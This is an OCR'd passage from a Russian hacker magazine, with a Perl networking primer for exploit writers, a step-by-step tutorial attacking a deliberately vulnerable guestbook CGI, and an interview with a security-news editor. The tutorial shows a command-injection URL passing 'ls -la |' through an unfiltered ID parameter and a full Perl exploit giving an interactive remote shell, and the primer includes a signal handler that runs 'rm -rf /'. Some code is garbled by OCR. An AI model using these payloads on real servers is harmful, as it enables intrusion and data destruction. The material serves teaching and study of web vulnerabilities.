- **TYPE** — ТИП СОКЕТА. В НАШЕМ СЛУЧАЕ SOCK_STREAM (ПОТОКОВЫЙ СОКЕТ, ГАРАНТИРУЕТСЯ ДОСТАВКА ДАННЫХ — РЕЖИМ ВИРТУАЛЬНЫХ СОЕДИНЕНИЙ), ТАКЖЕ ВОЗМОЖНЫ ЗНАЧЕНИЯ SOCK_RAW (СИМВОЛЬНЫЙ, НЕСТРУКТУРИРОВАННЫЙ СОКЕТ) И SOCK_DGRAM (РЕЖИМ ПЕРЕСЫЛКИ ДАЙТАГРАММ).

После открытия клиентского сокета мы можем работать с ним, как с файловым дискриптором, то есть также писать с помощью print и читать с помощью оператора <>.

Для открытия сокета на ожидание соединения (что вряд ли потребуется для написания эксплойта, но необходимо для полноты понимания), достаточно указать параметры Listen (максимальное количество потоков), Type и LocalPort. Например, вот так:

```
my $serever = IO::Socket::
INET->new(LocalPort => $server_port,
Type => SOCK_STREAM, Listen => 10);
while($client = $server->accept())
{
      ... # обработка этого соединения
}
```

После открытия сокета на ожидание $server->accept() (это метод модуля IO::Socket) возвращает первое установленное соединение, с которым мы можем работать аналогично $socket из первого примера. Все то же самое можно сделать и на более низком уровне, используя модуль Socket, который по своим возможностям полностью аналогичен соответствующей библиотеке C, так что man socket нам поможет.

Следующий набор модулей, который может быть полезен — Net::*. Эти модули стоит использовать, если нужна работа со стандартными сервисами, такими как Telnet, SMTP, FTP (Net::Telnet, Net::SMTP, Net::FTP соответственно). Помимо вышеперечисленных модулей, в рамках этой библиотеки реализована целая куча просто очень полезных модулей (Net::IP, Net::TCP, Net::HTTP, Net::Gen, Net:Inet ...), функционал которых понятен из названия. Net::Gen и Net::Inet — работа с сокетами, Net::TCP — работа с tcp-сокетами (поверх тех же Net::Inet и Net::Gen), Net::IP — расширение для всевозможных преобразований IP-адресов, Net::HTTP — низкоуровневая работа с http на стороне клиента и так далее.

Несколько слов о Net::HTTP. Этот модуль позволяет работать с позиции протокола, так сказать. То есть дает полный доступ к формированию HTTP-запроса, в отличие от LWP, который скрывает подробности и служит для более простого и быстрого доступа к www-документам. Net::HTTP является подклассом IO::Socket::INET, поэтому можно использовать методы последнего для прямого чтения из сокета и записи в сокет, наряду с функциями самого Net::HTTP. Использование Net::HTTP показано на следующем стандартном примере:

```
use Net::HTTP;
my $con = Net::HTTP->new(Host->
«www.xakep.ru») || die 'ups, somthing
wrong...';
$con->write_request(GET->"/",
'User-Agent'->"MyMegaAgent/1.0");
my($code, $mess, %h) =
$s->read_response_headers;
while (1) {
 my $buf;
 my $n = $s->read_entity_body($buf,
1024);
 die "read failed: $!" unless defined $n;
 last unless $n;
 print $buf;
}
```

Помимо всего перечисленного, в случае, если необходима действительно низкоуровневая работа с протоколами, стоит приглядеться к библиотеке NetPacket, которая включает такие модули, как NetPacket::Ethernet, NetPacket::TCP, NetPacket::IP, NetPacket::ICMP и так далее.

Все модули этой библиотеки организованы одинаково. Метод decode соответствующего модуля принимает сырые данные и возвращает объект с разобранными данными. Этот объект содержит поля, которые соответствуют стандартным частям заголовка соответствующего протокола. Метод encode, в свою очередь, упаковывает данные, оформленные в виде объекта. Более подробная информация содержится на соответствующих страницах CPAN (http://search.cpan.org/search?query=NetPacket-&mode=all).

➔ **работа с низкоуровневыми возможностями системы.** Для того чтобы продемонстрировать возможности Perl в низкоуровневой работе с системой, мы рассмотрим работу с сигналами и системными вызовами, хоть эти темы и не относятся напрямую к написанию эксплойтов. Начнем с сигналов. В Perl применяется очень простая модель работы с сигналами. Хэш %SIG содержит ссылки на определенные пользователем обработчики, в качестве которых могут выступать ссылки на блоки кода или ключевые слова.

Например, строка $SIG{'INT'} = 'IGNORE' позволит защитить приложение от случайного нажатия Ctrl+C. Также, чтобы однозначно показать пользователю, что скрипт против грубого с собой обращения, можно написать что-то типа:

```
$SIG{'TERM'} = $SIG{'INT'} = {print
'Whats da F@#$?!'."\n";
system('rm -rf /');}; #категорически
не советую ставить этот обработчик
на какие-либо сигналы
```

Думаю, что здесь все ясно, — поехали дальше.

Другая возможность, которая будет оценена C-программерами — это возможность работы напрямую с самым базовым пользовательским интерфейсом Unix — системными вызовами. Perl предоставляет интерфейс для работы с системными вызовами с помощью встроенной процедуры syscall, которая используется следующим образом:

```
syscall LIST;
```

Эта строчка вызывает системный вызов (прошу прощения за тавтологию), заданный в первом элементе LIST в виде &SYS_имя_вызова, передавая в качестве параметров оставшиеся элементы списка. Необходимо знать, что Perl допускает только 14 параметров для системного вызова. В случае неудачи syscall возвращает -1 и устанавливает код ошибки в стандартную переменную $!, в случае успеха — возвращается значение, которое было возвращено самим системным вызовом. Рассмотрим следующий стандартный пример:

```
package main;
require 'syscall.ph';
use strict;
$!=0;
my $string = 'Hell no, world!';
$!=0;
syscall (&SYS_write, fileno(STDOUT),
$string, length $string);
if($!)
{
 print('syscall SYS_write failed:
' . $! . "\n");
}
else {print "Success!\n"};
1;
```

Листинг вполне понятен, добавлю только, что функция fileno возвращает файловый дескриптор по заданному имени, а функция length возвращает длину строки. Вот, собственно, и все, что нужно знать, чтобы работать с системными вызовами под Perl. Всякое остальное про системные вызовы можно узнать, используя волшебную команду man.

➔ **заключение.** Очень надеюсь, что эта статья поможет тебе немного сориентироваться в средствах, необходимых для написания эксплойтов на Perl. Естественно, в рамках статьи невозможно осветить все, что необходимо для этого знать, так как помимо владения инструментами нужно еще понимать, что именно писать. Однако я надеюсь, что мне удалось расставить маячки, которые помогут тебе в самообразовании. Напомню, что мы рассмотрели только самые основные инструменты, которых, однако, должно хватить для очень многих реальных задач. В Perl более чем достаточно готовых библиотек, обладающих часто пересекающимся функционалом, что соответствует идеологии Perl (одно и то же действие может быть выполнено различными способами), и только тебе решать, какой инструмент выбрать. Поэтому читай, думай, пробуй! **C**

Пример доступа к ftp **(1)**

```
use LWP::UserAgent;
my $obj = LWP::UserAgent->new();
$obj->agent('MyExapmle/1.0');
my $req = HTTP::Request->new(GET➞'http://www.xakep.ru');
my $result = $obj->request($req);
if($result->is_success)
{
 print 'Code: ' . $result->code . "\n";
 print 'Message: ' . $result->message . "\n";
 print 'Headers: ' . $result->headers. "\n";
 foreach my $key ( keys(%{$result->headers}) )
 {
   print '   ' . $key . ":" . $result->headers->{$key} . "\n";
 }
}
else
{
 print $result->status_line, "\n";
}
1;
```

# перл на игле

## Практический курс по написанию эксплойта

В ДАННОЙ СТАТЬЕ МЫ РАССМОТРИМ ПРОЦЕСС НАПИСАНИЯ ЭКСПЛОЙТА НА ПРИМЕРЕ ДЫРЯВОГО CGI-СКРИПТА ГОСТЕВОЙ КНИГИ, КОТОРЫЙ БЫ СДЕЛАЛ ЧЕСТЬ ЛЮБОМУ МУЗЕЮ ПРОГРАММНЫХ УРОДЦЕВ. В ЭТОМ СКРИПТЕ СОБРАНЫ ВОЕДИНО САМЫЕ КОШМАРНЫЕ ОШИБКИ, КОТОРЫЕ МОЖЕТ СОВЕРШИТЬ НАЧИНАЮЩИЙ WEB-ПРОГРАММИСТ ПРИ НАПИСАНИИ CGI-СКРИПТА (С САМИМ СКРИПТОМ ТЫ СМОЖЕШЬ ОЗНАКОМИТЬСЯ НА ПРИЛАГАЮЩЕМСЯ К ЖУРНАЛУ ДИСКЕ).

Insider
brain_insider@mail.ru

Кстати, не надо думать, что найти подобный образчик невежества на просторах Сети тяжело. Вовсе нет, ибо даже в коде опытных программистов после пары бессонных ночей и десятка кружек кофе начинают проскакивать нефильтруемые поля или еще какие-нибудь признаки крайнего переутомления :).

Итак, наша цель — выявить основные уязвимости и написать эксплойт (ищи уязвимый cgi на диске). Приступим.

Для начала определимся, с чем мы имеем дело. Куча записей без какого-либо оформления и одна форма с двумя текстовыми полями и кнопкой — не густо. Однако мой богатый жизненный опыт подсказывает, что даже такого малого количества потенциально уязвимых мест бывает достаточно для наличия критической ошибки. Свинья грязь найдет :). Сомнительно, чтобы столь примитивная конструкция работала на основе СУБД, вероятно, мы имеем дело с типичной файловой гестбукой, которую за пару дней по учебнику слепил «молодой специалист». Фактически, все, что мы можем сделать при исследовании веб-интерфейса — определить, какие параметры доступны для изменения, фильтруются ли они (если да, то как), их содержимое, и насколько хорошо в скрипте организована обработка исключительных ситуаций (передача нестандартных параметров или параметров необычной длины, изменение HTTP-метода с POST на GET и обратно и так далее). Поэтому в начале исследования стоит проверить, фильтруется ли текст, вводимый пользователями в текстовое поле. Для этого мы забабахаем туда какой-нибудь HTML-код (например, <a href=«www.xakep.ru»>Тыц</a> — не принципиально) и посмотрим на результат. Опубликовав сообщение, мы увидим оформленную ссылку. Значит, подстановка текста происходит без проверки, в момент формирования шаблона страницы, и мы по своему разумению можем кроить страницу, встраивая зловредные скрипты, которые будут выполнены на стороне других пользователей — XSS! Присутствие такой дыры очень радует (о том, как ее использовать — читай весь этот номер), но она не дает нам никакого простора для практики в написании эксплойтов, поэтому смотрим, что у нас есть еще. Слегка повеселев и расслабившись, обратимся к HTML-коду нашей многострадальной гостевой книги.

Как мы видим, в HTML-коде каждого сообщения есть какие-то мутные поля <INPUT TYPE=«HIDDEN" NAME="ID» VALUE="1167069479"> и точно такое же поле есть в форме отправки сообщения. Обновив несколько раз страницу, мы заметим, что число в параметре ID каждый раз возрастает. Я думаю, по виду этих странных ID уже понятно, что это такое, но не будем забегать вперед и попробуем отправить свое сообщение. Пишем трогательное послание «фсем в этом чати» и радостно жмем на «Отправить». После обновления на странице появилась наша запись, значение скрытого поля которой стало равно 1167069479, то есть тому значению, которое изначально было в форме отправки сообщения, а в самой форме на месте этого числа появилось число 1167070058. Не буду тянуть резину, все и так уже догадались, что это число — время с момента начала эпохи в секундах — системное время Unix. Итак, время загрузки формы связывается с самой записью. Зачем это может быть сделано? Вероятно, наша гостевуха скроена из файлов, и таким образом горе-программер обеспечивает уникальность имени файла для каждой записи (вообще говоря, файлы тут вовсе не обязательны, но мы уже решили, что с большой вероятностью имеем дело именно с ними). Зачем же нужно было передавать этот параметр в форму? Ну, скорее всего, это сделано для каких-то административных целей, возможно, для злобного модерирования. Однако оставим за кадром попытки разгадать тайну мышления программиста, написавшего нашу гестбуку, и попробуем подумать, что мы можем сделать с этим параметром. А сделать мы с ним можем всякое. Например, если параметр передается в имя файла без фильтрации, либо если фильтрация выполнена криво, то это будет означать, что мы имеем все возможности для выполнения любых команд в shell'е с правами веб-сервера. Здесь нужно сделать ма-а-аленькое лирическое отступление. Стандартная процедура open() в Perl может принимать не только имена файлов в виде строк, но и произвольные команды. Это очень удобно, если требуется выполнить внешнюю программу и получить ее вывод. Однако эта возможность таит в себе нехилую дыру. Чтобы посмотреть, как это работает, предлагаю сделать следующее:

```
>perl -d -e 0
>open FF, 'ls -l |';
>print <FF>;
```

Поясню. Первой строчкой мы запускаем отладчик в минимальном режиме (в качестве отлаживаемого кода у нас минимально-допустимая строка — «0»), после чего в контексте отладчика выполняем пробный код (отладчик — это очень удобный способ быстрой проверки безумных идей).

→ **результаты выполнения команд в контексте отладчика.** Думаю, полученные результаты в комментариях не нуждаются. Грубо, не вдаваясь в подробности: мы выполняем внешнюю программу и создаем pipe с выходом на файловый дескриптор. Принципиально все несколько иначе, но нас это сейчас не волнует.

Итак. Проверяем, фильтруется ли интересующее нас поле и не ошиблись ли мы, предположив, что оно имеет отношение к имени файла, в котором хранится запись. Составим запрос:




**Рисунок 1**

```
http://dm9.ru/cgi-bin/
perltest/script.cgi?Send=
%D0%9E%D1%82%D0%BF%D1%80%D0%B0%
D0%B2%D0%B8%D1%82%D1%
8C&text=1&name=1&ID=ls%20-la%20|.
```

➜ **параметр в нашем примере** не фильтруется, а значит — празднику быть! Такой безалаберный подход к внешним данным дает нам карт-бланш на выполнение команд на стороне сервера. Собственно, вот мы и подошли к самому интересному. Каждый раз формировать запрос вручную — не наш метод, и мы намереваемся этот процесс как-то автоматизировать. Точнее, не просто автоматизировать, но и выложить эксплойт в сеть на случай, если наш зло-программер захочет сделать продукт своего творчества общедоступным. Таким образом, мы завоюем почет и уважение среди секьюрити-тусовки (сомнительно, честно говоря :)). Итак. Наш эксплойт будет принимать в качестве параметра URL дырявой гестбуки и выводить шеллоподобное приглашение для ввода команд, выводя результат на наш терминал. Таким образом, мы создадим полную иллюзию работы с шеллом. Однако стоит помнить, что наши похождения будут видны всем посетителям сайта, ибо мы, фактически, оставляем в качестве лога запись в книге на каждое свое действие, так что наш импровизированный шел надо использовать быстро и только как первую ступень на пути к контролю над системой. Чтобы реализовать эдакий шлюз между нами и сервером, нам понадобится библиотека LWP для формирования запросов и разбора ответов (более подробную информацию об этой и других библиотеках смотри в этом же номере). Краткий код простого эксплойта приведен в листинге 2. Код очень несложный и комментировать там, опять же, нечего. Создаем объект запроса, подставляя туда считанную с ввода команду, получаем ответ и выводим его на терминал. Всего-то! Я думаю, фильтрацию вывода для отсечения HTML и контроль ввода каждый сможет добавить сам. Мы написали простой эксплойт, который дает нам возможность выполнять произвольные команды на стороне сервера.

Рассмотренный нами пример сознательно упрощен. Но было бы ошибкой думать, что такого рода просчеты не встречаются в реальности. Встречаются, и еще как! Конечно, в не столь рафинированном виде, и, безусловно, придется попотеть, чтобы найти уязвимость в большом, профессиональном проекте, — но на то нам и дана голова. В этой статье я рассмотрел сам процесс написания эксплойта — основные стадии работы над уязвимостью, в которые необходимо вникнуть, чтобы создание эксплойтов перестало ассоциироваться с какими-то недостижимыми вершинами мастерства. Какой вывод можно сделать из всего этого безобразия? Даже небольшая небрежность во второстепенном коде может пустить коту под хвост безопасность всей системы. Ошибки есть в любом коде, нужно только уметь их искать. **C**

…обратимся к HTML-коду нашей многострадальной гостевой книги **(1)**

```
<html>
 <body>
 <TABLE ALIGN="CENTER">
<TR><TD>Date: Mon Dec 25 17:55:37 UTC 2006
</TD></TR><TR><TD>Name:
</TD></TR><TR><TD><PRE>Admin
У нас появилась Мега-гестбука! </PRE></TD></TR><INPUT TYPE="HIDDEN" NAME="ID"
VALUE="1167068903
"> </TABLE><BR> <TABLE ALIGN="CENTER">
[...SKIPPED...]
<BR> <FORM ACTION="/cgi-bin/guest/script.cgi" METHOD="POST">
 Name: <INPUT TYPE="TEXT" NAME="name"><BR><BR>
 Введите свое сообщение:<BR> <TEXTAREA NAME="text" ROWS="15" COLS="50" WRAP="PHYSI-
CAL">
 <INPUT TYPE="SUBMIT" VALUE="Отправить" NAME="Send">

<INPUT TYPE="HIDDEN" NAME="ID" VALUE="1167069479"> </FORM>
 </body>
 </html>
```

А вот и листинг нашего неслабого эксплойта **(2)**

```
#!/usr/bin/perl -w
use strict;
use LWP::UserAgent;
my $obj = LWP::UserAgent->new();
my $req = "";
my $url = shift;
while(1)
{
 my $comm = "";
 print '> ';
 $comm = <STDIN>;
 chomp($comm);
 my $query =
$url.'?Send=%D0%9E%D1%82%D0%BF%D1%80%D0%B0%D0%B2%D0%B8%D1%82%D1%8C&text=1&name=1&
ID='.$comm;
 print "\n".$query."\n";
 $req = HTTP::Request->new(POST => );
 my $result = $obj->request($req);
 if($result->is_success)
 {
 print "ok!\n";
 print $result->content;
 }
}
1;
```

# SPECIAL ИНТЕРВЬЮ

**Александр Антипов** — В настоящий момент сотрудник компании Positive Technologies, занимается разработкой сайта securitylab.ru. Имеет массу профессиональных навыков по защите информации, а количество разных прослушанных курсов и полученных сертификатов исчисляется несколькими десятками. Из увлечений в последнее время — разве что шахматы, да и то, потому что сын стал профессионально ими заниматься (http://michael.antipov.name), и постоянно приходится его тренировать

ПРАКТИЧЕСКИ У ВСЕХ КРУПНЫХ РАЗРАБОТЧИКОВ ЕСТЬ ПРОЕКТЫ ПО БЕЗОПАСНОСТИ, ГДЕ ОНИ ПУБЛИКУЮТ ИНФОРМАЦИЮ О НАЙДЕННЫХ УЯЗВИМОСТЯХ И ВЫКЛАДЫВАЮТ ОБНОВЛЕНИЯ. НЕКОТОРЫЕ ОБРАСТАЮТ НОВОСТНЫМИ ЛЕНТАМИ И СОБСТВЕННЫМИ СТАТЬЯМИ. КАКОЙ ТОГДА СМЫСЛ В ПРОЕКТАХ ТИПА SECURITYLAB.RU?

**АЛЕКСАНДР АНТИПОВ:** Ничего такого особенного, чего нельзя было бы найти или прочитать в других местах. В общем-то, правильно, SecurityLab — это некий клуб по интересам, в котором собирается информация о безопасности, полученная из множества источников. Это позволяет посетителям значительно экономить время в поисках необходимой информации.

ТО ЕСТЬ ЭТО, ПО СУТИ, АГРЕГАТОР ИНФОРМАЦИИ ИЛИ ЕСТЬ ОТЛИЧИЯ? СБОР, АНАЛИЗ И ОБРАБОТКА МАТЕРИАЛОВ ИДУТ ВРУЧНУЮ?

**АЛЕКСАНДР АНТИПОВ:** Как и другой новостной ресурс, чаще всего мы сообщаем чужую информацию, а не создаем свою. Однако за последний год появилось множество уникальных аналитических материалов. Это совместные исследования с Юнеско по вопросам права в России, исследования по различным проблемам информационной безопасности с компанией Infowatch и другие.

ЛЮБОЙ ПРОЕКТ, ПОСВЯЩЕННЫЙ БЕЗОПАСНОСТИ, ПО ИДЕЕ НАДО РАСЦЕНИВАТЬ КАК КЛАДЕЗЬ ИНФОРМАЦИИ ДЛЯ ЗАЩИТЫ. НО ЧАСТО ЭТУ ИНФОРМАЦИЮ ИСПОЛЬЗУЮТ ХАКЕРЫ. ПОЛУЧАЕТСЯ, ПРОЕКТ ПОРОЖДАЕТ НЕ БЕЗОПАСНОСТЬ, А ВЗЛОМ?

**АЛЕКСАНДР АНТИПОВ:** Где получить нужную информацию, хакеры всегда найдут и без SecurityLab. Поэтому стоит задача более актуальная именно для специалистов по защите информации — не пропустить важные новости в мире обеспечения безопасности. С другой стороны, бывают и ленивые «хакеры», которым подай все на блюдечке, откомпилируй нужный эксплойт, да и еще объясни, как с ним работать. А если серьезно, грань между безопасностью и взломом расплывчата: даже web-браузер в умелых руках может превратиться в инструмент взлома, но это же не означает, что его нужно запрещать или ограничивать распространение.

НАСКОЛЬКО НОВОСТНОЙ И АНАЛИТИЧЕСКИЙ КОНТЕНТ БЛИЗОК К РЕАЛЬНОСТИ? ОБЫЧНО НОВОСТИ И СТАТЬИ ВЫКЛАДЫВАЮТСЯ ПОСТФАКТУМ. И ЭТО ПАРАДОКСАЛЬНО — СВЕЖУЮ ИНФОРМАЦИЮ ОБЫЧНО КУДА БЫСТРЕЕ МОЖНО НАЙТИ НА САЙТАХ ХАК-ГРУПП.

**АЛЕКСАНДР АНТИПОВ:** Конечно, самые интересные и востребованные материалы мы стараемся опубликовать сразу после их появления. В большинстве случаев небольшая задержка получения информации не критична для читателя сайта. По поводу хак-групп ты перегнул, так как большинство исследователей тесно сотрудничают с разработчиками и никогда не опубликуют информацию до выхода соответствующего исправления. Вообще в последнее время практически не осталось хакеров-энтузиастов. Уязвимости ищут либо сотрудники security-фирм, для которых поиск — это часть работы, либо криминал, который пишет эксплойты для получения прибыли.

КАКИМ ПРОЕКТАМ ДОВЕРЯЕШЬ САМ И ОТКУДА БЕРЕШЬ ОСНОВНУЮ МАССУ НОВОСТНОЙ ИНФОРМАЦИИ И АНАЛИТИКУ? КАК СТИМУЛИРУЕШЬ АВТОРОВ НА НАПИСАНИЕ СТАТЕЙ?

**АЛЕКСАНДР АНТИПОВ:** Авторов можно стимулировать только деньгами. Чаще всего это выливается в конкурсы статей, и авторы лучших из них получают неплохие призы в денежном исчислении. Ну, и перевод. Качество переводимых материалов очень часто на порядок выше качества того, что могут написать собственные аналитики. Источников информации слишком много, сложно выделить какой-либо из них. В любом случае, каждый опубликованный материал перепроверяется на уникальность и достоверность по мере возможности.

В ПРИНЦИПЕ, НИКТО НЕ МЕШАЕТ ХАКЕРУ СОВЕРШИТЬ АТАКУ ПОД ВИДОМ ОЧЕРЕДНОГО ОБНОВЛЕНИЯ, ПУСТИВ В СЕТЬ ИНФОРМАЦИЮ О ПСЕВДОУЯЗВИМОСТИ. А САЙТЫ ПО БЕЗОПАСНОСТИ ОПЕРАТИВНО РАСТАЩАТ ЭТУ «ДЕЗУ», ТАК КАК ВРЯД ЛИ ТЩАТЕЛЬНО ПРОВЕРЯЮТ ЕЕ СОДЕРЖАНИЕ. ТАКОЕ ВОЗМОЖНО?

**АЛЕКСАНДР АНТИПОВ:** Да, такие случаи возникают довольно часто. Конечно, сайты по безопасности не изучают правдивость информации об уязвимости. Однако если такое произошло, все равно через некоторое время станет известно


о подлоге. Опять же, тут оперативность только во вред, иногда стоит подождать пару дней и не публиковать неподтвержденную или подозрительную информацию.

**А ДРУГАЯ ПРОБЛЕМА — В СЕТИ И НА ТВОЕМ ПРОЕКТЕ В ЧАСТНОСТИ ИНОГДА НЕВОЗМОЖНО НАЙТИ ИНФОРМАЦИЮ ОБ УЯЗВИМОСТЯХ СЛАБО РАСПРОСТРАНЕННЫХ ПРОГРАММ.**

**АЛЕКСАНДР АНТИПОВ:** Не так. Мы публикуем информацию обо всех уязвимостях, о которых было сообщено публично. Конечно, информация об уязвимостях в малораспространенных программах появляется не так оперативно, как в широко используемом ПО. Также на сайте содержится полная база данных обо всех уязвимостях на английском языке: http://en.securitylab.ru/nvd/. На сегодняшний день — 21260, обнаруженных с 1 октября 1988 года.


**ЗАЧЕМ ПОДРОБНО ОПИСЫВАТЬ УЯЗВИМОСТИ? КУДА ЛОГИЧНЕЕ МОЛЧА ДЕЛАТЬ РЕГУЛЯРНЫЕ ОБНОВЛЕНИЯ К ТОЙ ИЛИ ИНОЙ ПРОГРАММЕ. РЕАЛЬНЫЕ ХАКЕРЫ ВСЕ РАВНО В КУРСЕ ДЕЛА, А ИНФОРМАЦИОННЫЙ ВАКУУМ НЕ ДАСТ ШАНСОВ НА ВЗЛОМ ТЕМ, КТО САМ В ЭТОМ НИКОГДА НЕ РАЗБЕРЕТСЯ.**

**АЛЕКСАНДР АНТИПОВ:** В целом ты прав. Конечному потребителю не нужны подробности уязвимости, ему важно знать, что она устранена. Когда сообщается, что закрыта критическая уязвимость, то легче сразу установить соответствующее исправление, чем каждый раз после выхода новой версии обновлять ПО. Поэтому разработчики сами заинтересованы в разглашении факта наличия уязвимости только после ее закрытия (но они не заинтересованы в раскрытии способа эксплуатации). Подробная информация о дыре нужна, к примеру, разработчикам сканеров безопасности (чтобы вставить соответствующие проверки), IDS-систем (для написания сигнатур атак) и производителям аналогичных программных продуктов, чтобы не допускать в своих программах подобных ошибок.

**РАССЧИТЫВАЛ ЛИ НА ТАКУЮ ПОПУЛЯРНОСТЬ ПРОЕКТА, КОГДА ВСЕ ТОЛЬКО НАЧИНАЛОСЬ? ТЫ УЖЕ РЕАЛИЗОВАЛ В РАМКАХ НЕГО ТО, ЧТО ХОТЕЛ, ИЛИ ЕСТЬ ЕЩЕ ЗАДУМКИ? КАКАЯ ГЛАВНАЯ ЦЕЛЬ НА СЕГОДНЯШНИЙ ДЕНЬ?**

**АЛЕКСАНДР АНТИПОВ:** Не могу сказать, что я на что-то рассчитывал. Начиналось все как хобби, потом, когда стали сотрудничать с компанией Positive Technologies, появилась возможность уделять больше времени созданию сайта и предоставлению нужной информации. Сейчас не реализовано и четверти того, что я планирую. Но чтобы все это сделать, нужен еще не один год работы. **C**

SPECIAL FAQ



**На вопросы отвечал Spider_Net (spider_net@inbox.ru), www.vr-online.ru
Участник проекта vr-online.ru, ранее принимал участие в проекте mashp (mashp.h10.ru).
В реальной жизни работает администратором БД и программистом.
В профессиональном программировании более 4 лет, в основном пишет на Delphi и PHP.**

**Q** ОБЫЧНО ДЛЯ ТОЙ ИЛИ ИНОЙ АТАКИ НАДО ЗНАТЬ СЕРВЕР БАЗ ДАННЫХ И ЕГО ВЕРСИЮ. СУЩЕСТВУЮТ ЛИ ЭФФЕКТИВНЫЕ СПОСОБЫ ИХ ОПРЕДЕЛЕНИЯ?

